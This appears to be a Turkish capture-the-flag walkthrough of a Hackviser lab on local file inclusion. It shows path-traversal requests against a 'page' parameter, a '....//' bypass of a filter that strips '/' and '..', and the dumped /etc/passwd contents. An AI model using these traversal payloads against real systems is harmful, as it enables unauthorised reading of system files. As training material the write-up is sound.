


File Inclusion


File Inclusion bu zafiyet kullanıcının girişlerini doğru bir şekilde kontrol etmeden dosya sistemindeki yerel dosyalara erişimine izin verir. 2 tür File Inclusion vardır. LFI ve RFI

LFI (Local File Inclusion) genellikle url üzerinden sömürülmeye müsaittir.

RFI (Remote File Inclusion) uzaktan dosya çalıştırmak ile olur.



Direk url den page= değerini değiştirerek etc/passwd dizinine gitmesini istedim ve doğrudan bilgiler önüme çıkmış oldu. Benden istenen son eklenen kişinin username'ini alarak görevimi bitirdim.



İkinci level görevimde ise url e / ve .. gibi parametreleri engelleyerek çıkıyor.

Bypass yöntemim ise olması gereken parametreyi bölerek içerisine engelleyeceği (Kaldıracağı) parametreyi yerleştirmek.

Bu laboratuvar, sistem içindeki yerel dosyalara yetkisiz erişime yol açan bir Yerel Dosya Ekleme (LFI) güvenlik açığı içerir.

Web uygulamasında gördüğünüz 404 hata sayfasının içeriği, URL'deki "page" parametresindeki yoldan getirilir. "page" parametresini değiştirerek sistemdeki diğer dosyalara erişebilirsiniz.

"/" ve ".." LFI güvenlik açığını önlemek için engellenmiştir. Bu kısıtlamayı aşmanın bir yolunu bulun.

"/etc/passwd" dosyasına eklenen son kullanıcının kullanıcı adı nedir?

```
space/index.php?page=/etc/passwd
```

open stream: No such file or directory in /var/www/html/index.php on line 36

passwd' for inclusion (include_path='.:usr/share/php') in /var/www/html/index.php on line 36

/ ve .. gibi parametrelerin yasaklanmasının nedeni bazı durumlarda o dizinin alt dizini olmayan klasörlere erişmek istediğimizde ../../../../ ile üst dizine çıkıp aramak oluyor.

Bypass yöntemim //....//....//.... Sistem her gördüğü / ve .. parametresini silse de sildikten sonra birleşen nesneler bana yine istediğim parametreyi getirecek.

```
p?page=....//....//....//....//....//....//etc/passwd  
x.php?page=....//....//....//....//....//....//etc/passwd  
p?page=....//....//....//....//....//....//etc/passwd - Google Arama
```

```
endless-dawn.eurol1.hackviser.space/index.php?page=../../../../../../../../etc/passwd  
root:x0:root:/root:/bin/bash daemon:x1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x2:2:bin:/bin:/usr/sbin/nologin sys:x3:3:sys:/dev:/usr/sbin/nologin sync:x4:65534:sync:/bin:/bin/sync games:x5:60:games:/usr/games:/usr/sbin/nologin  
man:x6:12:man:/var/cache/man:/usr/sbin/nologin lp:x7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x8:8:mail:/var/mail:/usr/sbin/nologin news:x9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x13:13:proxy:/bin:/usr/sbin/nologin www-data:x33:33:www-data:/var/www:/usr/sbin/nologin backup:x34:34:backup:/var/backups:/usr/sbin/nologin list:x38:38:mailing list manager:/var/list:/usr/sbin/nologin irc:x39:39:ircd:/usr/sbin/nologin  
gnats:x41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x100:65534:/nonexistent:/usr/sbin/nologin systemd-networkd:x101:101:systemd Network  
Management:./run/systemd:/usr/sbin/nologin systemd-resolved:x102:102:systemd Resolver:./run/systemd:/usr/sbin/nologin messagebus:x103:109:/nonexistent:/usr/sbin/nologin systemd-timesyncd:x104:104:systemd Time Synchronization:./run/systemd:/usr/sbin/nologin  
sshd:x105:65534:/run/ssh:/usr/sbin/nologin hackviser:x1000:1000:hackviser:./home/hackviser:/bin/bash systemd-coredump:x999:999:systemd Core Dumper:./usr/sbin/nologin sunflower:x1001:1001:sunflower:56_my user:/home/sunflower:/bin/bash
```